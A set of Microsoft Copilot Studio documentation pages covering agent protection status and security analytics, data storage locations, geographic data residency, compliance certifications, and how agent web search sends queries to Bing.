
Last updated on 01/17/2026

Agent runtime protection status

06/05/2025

On the **Agents** page of Copilot Studio, makers can determine in a single agent-level status if published agents comply with security and governance standards and verify that an agent's threat detection is active. For more information, see [Key concepts - Copilot Studio security and governance](#).

The security status of published agents appears in the **Protection status** column on the **Agents** page. By displaying the protection status for each agent as one of **Protected**, **Needs review**, or **Unknown**, makers can determine quickly and with confidence when threat detection is active and their agents are protected.



The screenshot shows the 'Agents' page in Copilot Studio. A red box highlights the 'Agents' tab in the left sidebar. Another red box highlights the 'Protection status' column in the table. The table lists four agents: 'Safe Travels 1', 'Agent 1', 'CONNECTS-wordsmith', and 'Weather caster'. All agents show a 'Protected' status with a green shield icon.

Name	Type	Last modified ↓	Last published	Owner	Protection status	Engaged sessions
Safe Travels 1	Agent	# Microsoft Copilo...	4 days ago	[Redacted]	Protected	0
Agent 1	Agent	# Microsoft Copilo...	Never	[Redacted]	--	--
CONNECTS-wordsmith	Agent	# Microsoft Copilo...	27 days ago	[Redacted]	Protected	0
Weather caster	Agent	# Microsoft Copilo...	28 days ago	[Redacted]	Protected	0

The possible values a published agent might have under **Protection status** are **Protected**, **Needs review**, and **Unknown**.

When the agent-level status of an agent is **Protected**, no immediate action is required (based on detected signals). When the status is **Protected**, a green shield is displayed to visually emphasize that this agent is protected ( Protected).

When the agent-level status is **Needs review**, either the agent's policies are violated or authentication is inadequate. Regardless of the status, makers can drill down to see an agent-level summary dialog with more information about your agent's security broken down into categories.

Select the status of your agent in the **Protection status** column to see an agent-level summary dialog of your agent's protection status.

Protection status summary

On the protection status summary dialog, the protection profile of your agent is broken into three categories: *Authentication*, *Policies*, and *Content moderation*. Each of these categories has a possible status of **Protected**, **Needs review**, or **Unknown**, as with the agent-level summary status on the **Agents** page.

Additionally, this dialog displays the number of blocked messages due to potential threats, policy violations, and violations of content moderation settings. Potential threats are either direct or indirect. For example, a potential threat might be in the form of a user overriding security settings with admin access. Alternatively, a potential threat might be a referenced knowledge source. All published agents automatically have threat detection enabled and display the **Active** label.

As with agent-level protection status, if either **Authentication** or **Policies** are in violation of accepted security standards, as defined by your agent's security setup, a **Needs review** label appears next to the category in the summary dialog. If either of these categories has a **Needs review** label, this label rolls up to the single agent-level protection status on the **Agents** page.



Needs review

Contact your admin to take action

3,684 messages blocked during the past 7 days, out of 5,959 sessions scanned. [Learn more](#)

[See details](#)

Threat detection

 Active

1,137 potential threats were blocked.

Authentication



Microsoft authentication is required to interact with this agent.

Policies

 Needs review

1,344 messages blocked by your org's policies.

Content moderation

8,460 messages from users were blocked due to your content moderation settings.


From the agent-level summary protection dialog, if you want to see more detail, select **See details** to open the **Security analytics** dialog.

Security analytics

The **Security analytics** dialog displays statistics and trends about blocked messages and the agent's status in the categories of authentication, policies, and content moderation.

Select the date range of security analytics data you would like to see. If you don't have data that falls within one or more of the following ranges, those ranges don't appear as selectable options in the date range picker. Select from the following range options:

- Last 7 days
- Last 14 days
- Last 30 days



The **Reason for block** stacked bar chart breaks down the sum of all blocked messages in the configured time frame into color-coded bar segments whose individual lengths signify the proportional share for each blocking reason. For example, in the graphic, there are 496 blocked messages in the last seven days, of which 79.6% are blocked as potential threats (pink bar segment) with about 60% of the total number of blocked messages being direct prompt attacks. A quick glance at the **Session block rate trend** graph shows the rate of message blocking due to the detection of potential threats peaks on May 23rd.

The **Session block rate trend** graph charts the share of the total number of sessions in which a prompt was blocked as a trend line over time. Each of the three categories of protection is individually represented as separate, color-coded trend lines, using the same color-coding as the **Reason for block** bar chart. For more information about conversational sessions, see [Conversational sessions](#).

 [Expand table](#)

Threat detection or protection category	Description	Action
Threat detection	This component shows statistics on blocked prompt attacks, which are actively blocked by default. It provides makers with insights into the number of attacks and trends, helping them understand the security landscape of their agents.	
Authentication	This component indicates whether the agent requires end-user authentication or is public. If an autonomous agent is public, it might expose sensitive data to potential attackers or unauthorized individuals. In such cases, the status reflects a possible threat vector that might require the maker's attention.	Select Open settings to navigate to your agent's Settings > Security > Authentication page, where you can select an authentication method.
Policies	This component reflects policy violations set by admins in the Power Platform admin center (PPAC). Agents might violate these policies, and makers need to be aware of these violations and make necessary adjustments. For example, an agent might use a connector that is blocked by organizational data loss prevention (DLP) policy.	Make the required changes in your agent so that it complies with your org's policies. To review errors due to policies, select the Review errors link under Policies . If, instead, it's necessary to change your org's policies, and you have access, select Open admin center to navigate to the Power Platform admin center so you can view or edit your org's policies.
Content moderation	This component doesn't affect the protection status directly but is part of the statistics and trends available to the maker. It helps ensure that the content generated by the agent adheres to the desired sensitivity levels.	Select Open settings to navigate to your agent's Settings > Generative AI page, and under Moderation > Content moderation level , adjust the slider to the desired content moderation level.

Automatic security scan in Copilot Studio

By default, agents are secure. However, you can modify the default security settings for valid scenarios without knowing the risk. Copilot Studio automatically runs a security scan and warns makers before publishing.

Makers see risks when the following secure default settings are updated:

- Set the authentication mode for an agent to **No authentication** to allow anyone who has the link to interact with the agent. The default agent authentication mode is **Authenticate with Microsoft** but makers can select **No authentication** instead. For more information, see [Choose an authentication option](#).
- The maker selects **Maker-provided credentials** option under **Credentials to use** for connectors and flows. The default option for connectors and flows is **End user credentials**, and the security scan provides a warning if the maker changes it to **Maker-provided credentials**. For more information, see [Use connectors with maker-provided credentials](#).
- The maker shares an agent with everyone in the organization. The default agent is shared with no one and makers can then share it with everyone in the organization. For more information, see [Share an agent with everyone in the organization](#).

Related content

- [Configure user authentication](#)
- [Use connectors with agent author's credentials](#)
- [Share a cloud flow with run-only permissions](#)
- [Share an agent with everyone in the organization](#)

Last updated on 11/28/2025

Data locations in Copilot Studio

09/18/2025

Data management in Copilot Studio is comprehensive, offering [flexibility and control to organizations](#) while [supporting a wide range of international standards and requirements](#).

This allows businesses to operate globally without compromising on compliance or user experience.

With Copilot Studio, you can deploy your agent to any of the Microsoft Azure datacenters around the world.

You can also configure your [environment](#) to suit your development or production needs. Learn more in [Data storage and governance in Power Platform](#). For example, you can [import and export agents as solutions in the Power Apps portal](#) to support application lifecycle management (ALM) workflows.

Data locations

No matter where customer data is stored, Microsoft doesn't control or limit the locations from which customers or their users can access customer data.

Microsoft might replicate customer data to other regions available within the same geography for data durability.

[Learn more about Copilot availability by geography.](#) 

 Note

If a tenant's location is not listed in the data locations table, data is stored in the United States.

 **Expand table**

Azure geographic locations	Azure datacenters (regions)
Asia	East Asia (Hong Kong Special Administrative Region)
Australia	Australia East (New South Wales), Australia Southeast (Victoria)
Canada	Canada Central (Toronto), Canada East (Quebec City)

Azure geographic locations	Azure datacenters (regions)
Europe	West Europe (Netherlands), North Europe (Ireland)
France	France Central (Paris), France South (Marseille)
Germany	Germany North (Berlin), Germany West Central (Frankfurt)
India	Central India (Pune), South India (Chennai)
Japan	Japan East (Tokyo, Saitama), Japan West (Osaka)
Norway	Norway East (Oslo), Norway West (Stavanger)
Singapore	Southeast Asia
South Africa	South Africa North (Johannesburg), South Africa West (Cape Town)
South America	Brazil South (Sao Paulo State) (As there is only one region in Brazil, customer data in Brazil South might be replicated to South Central US (Texas) for disaster recovery purposes)
South Korea	South Korea Central (Seoul), South Korea South (Busan)
Sweden	Sweden Central (Gävle)
Switzerland	Switzerland North (Zurich), Switzerland West (Geneva)
United Arab Emirates	UAE North (Dubai)
United Kingdom	UK South (London), UK West (Cardiff, Durham)
United States	East US (Virginia), South Central US (Texas), West US 2 (Washington)

Customer data

Microsoft ensures that customer data in Copilot Studio remains within the chosen Azure geographic location, with some exceptions:

- **South America:** Data may be replicated to South Central US (Texas) for disaster recovery purposes.
- **Support and compliance:** Data might be transferred to provide customer support, troubleshoot issues, or comply with legal requirements.
- **Global services:** Certain services inherently require global operation and may store data globally. Examples include:

- **Email Marketing:** Configured by customers to send messages globally.
- **Dynamics 365 Home Page:** Stores application details globally for performance.
- **Microsoft Entra ID:** Might store data globally.
- **Microsoft Entra multifactor authentication:** Data might be stored globally.
- **Microsoft 365 admin center:** Collects customer data during onboarding.
- **Routing Services:** These services, such as Azure DNS, provide global routing without processing or storing customer data.
- Additionally, certain types of customer data (specifically the application name, application description, and application logo) are stored globally, rather than in the primary storage geographic location.
- **External services:** Customers can configure Copilot Studio to use external services, which may transfer data outside the selected geographic location. Examples include:
 - **Customer Service hand-off:** Transfers escalations to human representatives.
 - **Multi-channel configurations:** Integrations with platforms like [Facebook](#) and [Microsoft Teams](#).
 - **Dynamics 365 Customer Service Insights:** Topic suggestions may be processed in a different geographic region.
- **Microsoft 365-powered features:** Certain features powered by Microsoft 365 services transfer data outside of the Azure compliance boundary and store data in Microsoft 365 according to [Microsoft 365 terms and data residency commitments](#), including:
 - **Historical activity data for agents:** [Activity](#) data, including conversation logs, is stored in the geographic region of the end user's Exchange mailbox.

Related content

- [Language support](#)
- [Geographic data residency](#)
- [Security and geographic data residency](#)

Geographic data residency in Copilot Studio

09/17/2025

Geographic data residency refers to the policies and practices that govern where data is stored, processed, and managed geographically. This concept is crucial for organizations that need to comply with various regulatory requirements, ensure data sovereignty, and optimize data access and performance.

Microsoft Copilot Studio addresses the needs of geographic data residency by ensuring that data is stored and processed in compliance with regional regulations and organizational policies.

This involves focusing on key aspects such as security, privacy, the [General Data Protection Regulation \(GDPR\)](#), data location, and compliance. By adhering to these principles, Copilot Studio helps organizations manage their data effectively across different regions, ensuring that they meet regulatory requirements and maintain data sovereignty.

This approach not only optimizes data access and performance but also provides a robust framework for data management in a globally distributed environment. Copilot Studio can be configured to access generative AI features in other areas, including when capacity is constrained. Learn more about directing data outside a geography in [Move data across regions for Copilots and generative AI features](#).

Security

Security is paramount when dealing with geographic data residency. Copilot Studio employs robust security measures to protect data at rest and in transit. Data is encrypted using industry-standard protocols, ensuring that unauthorized access is prevented. Additionally, Microsoft continuously monitors and updates its security infrastructure to defend against emerging threats.

Learn more about [security and geographic data residency](#) in Copilot Studio.

Privacy

Privacy is a cornerstone of data handling practices in Copilot Studio. The platform adheres to strict privacy policies to ensure that user data is not only protected but also used responsibly. Microsoft Copilot Studio provides transparency about data collection, usage, and storage, allowing users to make informed decisions about their data.

Learn more about [privacy](#) in Copilot Studio.

General Data Protection Regulation (GDPR)

The GDPR imposes stringent requirements on how personal data is handled. Microsoft Copilot Studio is designed to comply with GDPR by ensuring that data is stored within the designated geographic boundaries and that data subjects' rights are respected. This includes the ability to handle Data Subject Requests (DSRs) and perform Data Protection Impact Assessments (DPIAs).

Learn more about [GDPR](#) in Copilot Studio.

Data locations

Microsoft Copilot Studio allows organizations to choose where their data is stored, providing flexibility to meet regional data residency requirements. Data can be stored in various Azure datacenters across the globe, ensuring that it remains within the specified geographic boundaries. This capability is crucial for organizations with specific data localization needs.

Learn more about [Data Locations](#) in Copilot Studio.

EU Data Boundary (EUDB) compliance

Copilot Studio offers EU Data Boundary compliance. For more information, see [details of the EU Data Boundary commitment](#).

For Copilot Studio, if a customer provisions a tenant with a billing address in the EU or EFTA, that tenant will be in-scope for the EU Data Boundary if the customer also creates all of its environments within a [geographic region](#) inside the EU Data Boundary.

For more information, see the [Microsoft Privacy & Security Terms](#).

Compliance

Compliance with regional and international regulations is a key focus for Copilot Studio. The platform supports compliance with various data protection laws, including GDPR, CCPA, and others. By providing tools and features that facilitate compliance, Microsoft Copilot Studio helps organizations mitigate legal risks and maintain trust with their users.

Learn more about [Compliance](#) in Copilot Studio.

Data Flows Using Connectors

Copilot Studio and Power Platform utilize connectors to facilitate seamless data flows between various systems and services. These connectors act as proxies or "wrappers" around APIs, enabling communication between Microsoft services (like SharePoint, Dataverse, and Microsoft Graph) and external systems (such as Salesforce and other third-party APIs).

Data that is transmitted as part of a connector for a Microsoft service follows this process:

1. **Initiation:** A user action or an automated trigger initiates the data flow.
2. **Connector invocation:** The appropriate connector is invoked to handle the data transfer. For example, an agent can invoke a Power Automate flow to use the SharePoint connector to move data from a form submission to a SharePoint list.
3. **Data transfer:** Data is securely transferred between systems. Connectors ensure that data is encrypted during transit and adhere to the security protocols of both the source and destination systems.
4. **Processing and storage:** Once the data reaches its destination within the Microsoft cloud, it is processed and stored according to the predefined rules and configurations. For instance, data sent to Dataverse can be used to trigger further workflows or analytics.
5. **Compliance and monitoring:** Throughout the data flow, compliance with regional regulations and organizational policies is maintained. Microsoft provides tools to monitor and audit these data flows, ensuring transparency and accountability.

When using connectors to send and retrieve data from external systems (example Salesforce), the responsibility to maintain the measures described in this article depends on whether the connection is to Microsoft services or external services:

- For connectors that send and retrieve data from external, non-Microsoft systems (such as Salesforce), the responsibility belongs to the agent maker.
- For connectors communicating inside the Microsoft cloud, these responsibilities are handled by Microsoft.

For more information on using connectors in Copilot Studio and Power Platform, see the [Use Power Platform connectors in Copilot Studio](#) article.

Security and geographic data residency in Copilot Studio

Geographic data residency in Microsoft Copilot Studio provides a robust framework for ensuring data security and compliance with local regulations.

Copilot Studio leverages the robust infrastructure of Azure to provide secure and compliant data residency options, in addition to enhanced security features within Copilot Studio itself.

By leveraging the advanced security features in Azure and Copilot Studio, and by adhering to best practices, your organization can confidently deploy agents that meet important data protection requirements.

Data residency and security in Copilot Studio

Copilot Studio allows organizations to create agents that can operate within [specific geographic locations](#). This capability ensures that data generated and processed by these agents adheres to local data residency requirements. The primary benefits include:

- **Compliance with local regulations:** By storing data within the specified geography, organizations can comply with local data protection laws and regulations.
- **Enhanced data security:** Localized data storage reduces the risk of data breaches and unauthorized access, as data is confined within a controlled environment.

Azure data security measures

Microsoft employs several security measures to ensure the integrity and confidentiality of data within its Azure datacenters:

- **Encryption:** All data at rest and in transit is encrypted using industry-standard protocols. This includes data stored in Azure SQL Database, Azure Storage, and other services used by Copilot Studio.
- **Access controls:** Strict access controls are implemented to ensure that only authorized personnel can access sensitive data. This includes multifactor authentication (MFA) and role-based access control (RBAC).
- **Data replication and durability:** Data is replicated across multiple datacenters within the same geographic region to ensure durability and availability. This replication is done in a manner that complies with data residency requirements.

- **Compliance certifications:** Azure datacenters comply with various international standards and certifications, such as ISO/IEC 27001, SOC 1/2/3, and General Data Protection Regulation (GDPR), ensuring that data handling practices meet stringent security and privacy standards. Learn more about [compliance](#) and [personal data requests](#) in Copilot Studio.

Additional data security measures in Copilot Studio

In addition to the general security measures provided by Azure, Copilot Studio incorporates several enhanced security features:

- **Bot authentication and authorization:** Copilot Studio supports various authentication methods, including OAuth 2.0, to ensure that only authorized users can interact with the agents. This prevents unauthorized access and ensures that user interactions are secure.
- **Data masking:** Sensitive information, such as personal identifiers and financial data, can be masked within agent interactions to prevent exposure. This is crucial for maintaining privacy and compliance with data protection regulations.
- **Audit logs and monitoring:** Copilot Studio provides detailed audit logs and monitoring capabilities to track agent activities and user interactions. This helps in identifying and responding to potential security incidents promptly.
- **Secure integration with other services:** Copilot Studio can securely integrate with other Microsoft services, such as Dynamics 365 and Microsoft Teams, using secure APIs and connectors. This ensures that data remains protected during inter-service communication.

Multi-geographic capabilities

For organizations operating in multiple regions, Copilot Studio supports multi-geographic deployments. This enables organizations to deploy environments and agents to different environments in different geographic locations.

Best practices for implementing geographic data residency

To maximize the benefits of geographic data residency in Copilot Studio, organizations should follow these best practices:

- **Understand local regulations:** Stay informed about local data protection laws and ensure that your data residency strategy complies with these regulations.

- **Regular audits and assessments:** Conduct regular security audits and assessments to identify and mitigate potential vulnerabilities.
- **Employee training:** Train employees on data protection best practices and the importance of adhering to data residency requirements.
- **Leverage Azure security tools:** Utilize Azure's built-in security tools, such as Azure Security Center and Azure Policy, to monitor and enforce security policies.

Learn more about [Security](#) in Copilot Studio.

Last updated on 01/06/2026

Ensure compliance with Copilot Studio

Article • 12/20/2024

In today's digital landscape, compliance is more critical than ever. Organizations must adhere to various regulations and standards to protect sensitive data, maintain customer trust, and avoid legal repercussions. One key aspect of compliance is ensuring data residency, which involves storing and processing data within specific geographic boundaries. Microsoft Copilot Studio offers robust features to help organizations meet critical compliance requirements, [particularly in terms of geographical data residency](#).

Why compliance is important

- **Legal requirements:** Many countries have stringent data protection laws that mandate where data can be stored and processed. Non-compliance can result in hefty fines and legal actions.
- **Customer trust:** Adhering to compliance standards demonstrates a commitment to data security, which can enhance customer trust and loyalty.
- **Risk management:** Compliance helps in identifying and mitigating risks associated with data breaches and unauthorized access.
- **Operational efficiency:** Following compliance guidelines can streamline processes and improve overall operational efficiency.

Copilot Studio is designed with compliance at its core and is an **Online Service** as defined in the [Online Services Terms \(OST\)](#) [↗]. It is compliant with or covered by:

- Health Insurance Portability and Accountability Act (HIPAA) coverage
- Health Information Trust Alliance (HITRUST) Common Security Framework (CSF)
- Federal Risk and Authorization Management Program (FedRAMP)
- System and Organization Controls (SOC)
- Various International Organization for Standardization (ISO) certifications
- Payment Card Industry (PCI) Data Security Standard (DSS)
- The Cloud Security Alliance (CSA) Security Trust Assurance and Risk (STAR)
- United Kingdom Government Cloud (G-Cloud)
- Outsourced Service Provider's Audit Report (OSPAR)
- Korea-Information Security Management System (K-ISMS)
- Singapore Multi-Tier Cloud Security (MTCS) Level 3
- Spain Esquema Nacional de Seguridad (ENS) High-Level Security Measures

Health Insurance Portability and Accountability Act (HIPAA) coverage

[HIPAA](#) is a United States healthcare law that establishes requirements for the use, disclosure, and safeguarding of individually identifiable health information. It applies to covered entities—doctors' offices, hospitals, health insurers, and other healthcare companies—that have access to patients' protected health information (PHI), in addition to business associates—such as cloud service and IT providers—that process PHI on their behalf.

Microsoft Copilot Studio is covered under the Health Insurance Portability and Accountability Act (HIPAA) Business Associate Agreement (BAA).

You can create agents that handle protected health information when your organization is bound by HIPAA, as in the following scenarios where the agent can:

- Ask individuals to provide their health information (blood pressure, weight, and so on).
- Capture health information and personally identifying information, such as the customer's IP address or email address.

ⓘ Note

Although Copilot Studio is covered under HIPAA, it still isn't intended for use as a medical device. See the disclaimer on [the intended use of Copilot Studio and medical devices](#).

[Learn more about HIPAA.](#)

Health Information Trust Alliance (HITRUST)

HITRUST is an organization governed by representatives from the healthcare industry.

HITRUST created and maintains the Common Security Framework (CSF), a certifiable framework to help healthcare organizations and their providers demonstrate their security and compliance consistently.

The CSF builds on HIPAA and the HITECH Act, which are US healthcare laws that have established requirements for the use, disclosure, and safeguarding of individually identifiable health information and enforce non-compliance.

HITRUST provides a benchmark—a standardized compliance framework, assessment, and certification process—against which cloud service providers and covered health entities can measure compliance.

[Learn more about HITRUST.](#)

Federal Risk and Authorization Management Program (FedRAMP)

FedRAMP was established to provide a standardized approach for assessing, monitoring, and authorizing cloud computing products and services under the Federal Information Security Management Act (FISMA) and to accelerate the adoption of secure cloud solutions by federal agencies.

Microsoft's government cloud services meet the requirements of FedRAMP.

By deploying protected services including Azure Government, Office 365 US Government, and Dynamics 365 Government, federal and defense agencies can use a rich array of compliant services.

[Learn more about FedRAMP.](#)

SOC compliance

SOC is a method for assuring control regulation within a service. Microsoft Copilot Studio has been audited to be compliant with SOC.

SOC audit reports are available from the [Microsoft Service Trust Portal](#).

[Learn more about SOC.](#)

ISO compliance

Microsoft Copilot Studio is compliant with the ISO standards listed in the following table. Audit reports for each are available from the [Microsoft Service Trust Portal](#).

 Expand table

Standard	Name of report and certificate	Link to standard (www.iso.org)
ISO	Microsoft Azure, Dynamics 365, and Other Online Service	ISO 9001:2015

Standard	Name of report and certificate	Link to standard (www.iso.org [?])
9001:2015	- ISO9001 Certificate and Assessment Report [↗]	
ISO 20000-1:2011	Microsoft Azure, Dynamics 365, and Other Online Service - ISO20000-1 Certificate and Assessment Report [↗]	ISO/IEC 20000-1:2011 [↗]
ISO 22301:2012	Microsoft Azure, Dynamics 365, and Other Online Service - ISO20000-1 Certificate and Assessment Report [↗]	ISO/IEC 22301:2012 [↗]
ISO 27001:2013	Microsoft Azure, Dynamics 365, and Other Online Service - ISO27001 and 27701 Certificate [↗] and Microsoft Azure, Dynamics 365, and Other Online Service - ISO27001, 27018, 27017, 27701 Assessment Report [↗]	ISO/IEC 27001:2013 [↗]
ISO 27017:2015	Microsoft Azure, Dynamics 365, and Other Online Service - ISO27017 Certificate [↗] and Microsoft Azure, Dynamics 365, and Other Online Service - ISO27001, 27018, 27017, 27701 Assessment Report [↗]	ISO/IEC 27017:2015 [↗]
ISO 27018:2019	Microsoft Azure, Dynamics 365, and Other Online Service - ISO27018 Certificate [↗] and Microsoft Azure, Dynamics 365, and Other Online Service - ISO27001, 27018, 27017, 27701 Assessment Report [↗]	ISO/IEC 27018:2019 [↗]
ISO 27701:2019	Microsoft Azure, Dynamics 365, and Other Online Service - ISO27701 Certificate [↗] and Microsoft Azure, Dynamics 365, and Other Online Service - ISO27001, 27018, 27017, 27701 Assessment Report [↗]	ISO/IEC 27701:2019 [↗]

Payment Card Industry (PCI) Data Security Standard (DSS)

The Payment Card Industry (PCI) Data Security Standards (DSS) form a global information security standard designed to prevent fraud through increased control of credit card data.

Organizations of all sizes must follow PCI DSS standards if they accept payment cards from the five major credit card brands:

- Visa
- MasterCard
- American Express
- Discover
- Japan Credit Bureau (JCB).

Compliance with PCI DSS is required for any organization that stores, processes, or transmits payment and card-holder data.

[Learn more about PCI DSS.](#)

The Cloud Security Alliance (CSA) Security Trust Assurance and Risk (STAR)

From the [CSA STAR website](#) [↗]:

- The Security Trust Assurance and Risk (STAR) Program encompasses key principles of transparency, rigorous auditing, and harmonization of standards. Companies who use STAR indicate best practices and validate the security posture of their cloud offerings.

The STAR registry documents the security and privacy controls provided by popular cloud computing offerings. This publicly accessible registry allows cloud customers to assess their security providers in order to make the best procurement decisions.

Microsoft Copilot Studio has been audited to be compliant with CSA STAR.

[Learn more about CSA STAR.](#)

United Kingdom Government Cloud (G-Cloud)

Government Cloud (G-Cloud) is a UK government initiative to ease procurement of cloud services by government departments and promote government-wide adoption of cloud computing.

G-Cloud comprises a series of framework agreements with cloud services suppliers (such as Microsoft), and a listing of their services in an online store, the Digital Marketplace. These enable public-sector organizations to compare and procure those services without having to do their own full review process.

Inclusion in the Digital Marketplace requires a self-attestation of compliance, followed by a verification performed by the Government Digital Service (GDS) branch at its discretion.

[Learn more about G-Cloud.](#)

Outsourced Service Provider's Audit Report (OSPAR)

The OSPAR framework was established by the Association of Banks in Singapore (ABS), which formulated IT security guidelines for outsourced service providers (OSPs) that seek to provide services to Singapore's financial institutions. The ABS Guidelines are intended to assist financial institutions in understanding approaches to due diligence, vendor management, and key technical and organizational controls that should be implemented in cloud outsourcing arrangements, particularly for material workloads.

Microsoft Copilot Studio has OSPAR attestation.

[Learn more about the ABS OSPR.](#)

Korea-Information Security Management System (K-ISMS)

[K-ISMS](#) is a country/region-specific ISMS framework that defines a stringent set of control requirements designed to help ensure that organizations in Korea consistently and securely protect their information assets.

[Learn more about ISMS \(Korea\).](#)

Singapore Multi-Tier Cloud Security (MTCS) Level 3

The MTCS Standard for Singapore was prepared under the direction of the Information Technology Standards Committee (ITSC) of the Infocomm Development Authority of Singapore (IDA).

The ITSC promotes and facilitates national programs to standardize IT and communications, and Singapore's participation in international standardization activities.

[Learn more about MTCS.](#)

Spain Esquema Nacional de Seguridad (ENS) High-Level Security Measures

In 2007, the Spanish government enacted Law 11/2007, which established a legal framework to give citizens electronic access to government and public services. This law is the basis for Esquema Nacional de Seguridad (National Security Framework), which is governed by Royal Decree (RD) 3/2010.

The goal of the framework is to build trust in the provision of electronic services, and ensure the access, integrity, availability, authenticity, confidentiality, traceability, and preservation of data, information, and services.

[Learn more about ENS.](#)

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Data, privacy, and security for web search

Copilot Studio agents have an optional feature that allows them to reference web content when responding to user prompts. Allowing Copilot Studio agents to reference web content improves the quality of agent responses by grounding them in the latest information from the web.

Copilot Studio web search functionality

Copilot Studio agents access the web via Bing APIs through three different mechanisms: specific URLs, open web search, or custom search. You can use these capabilities individually or in combination. Specific URLs act as [individual knowledge sources](#). Open web search is available via the [Web Search setting](#). Or you can use a custom search in [a generative answers node](#). Depending on the maker's configuration, all or a subset of public websites indexed by Bing are searched using the [Grounding with Bing Search or Grounding with Bing Custom Search APIs](#) [↗](#).

How web search works

When you enable **Web Search** and a user asks a question, the Copilot Studio agent generates a search query. This query is a brief, focused keyword query derived from the user's question. The Copilot Studio agent then sends this query to the Bing search service. This generated query isn't the full user prompt or conversation, but a distilled set of terms the system determines retrieves relevant info. For example, if the user asks, "What are the latest trends in electric vehicle sales worldwide?", the Copilot Studio agent might send a query such as "latest global electric vehicle sales statistics 2025" to Bing.

Bing processes this query and returns relevant search results (web page titles, snippets, citations). The Copilot Studio agent uses the information from these results to compose a summarized final answer given to the user. It integrates the web content with any other active knowledge sources or actions. The user sees a unified answer combining all relevant information and the cited websites (including links to those websites) that informed the generation of the summary output.

Web search query logging

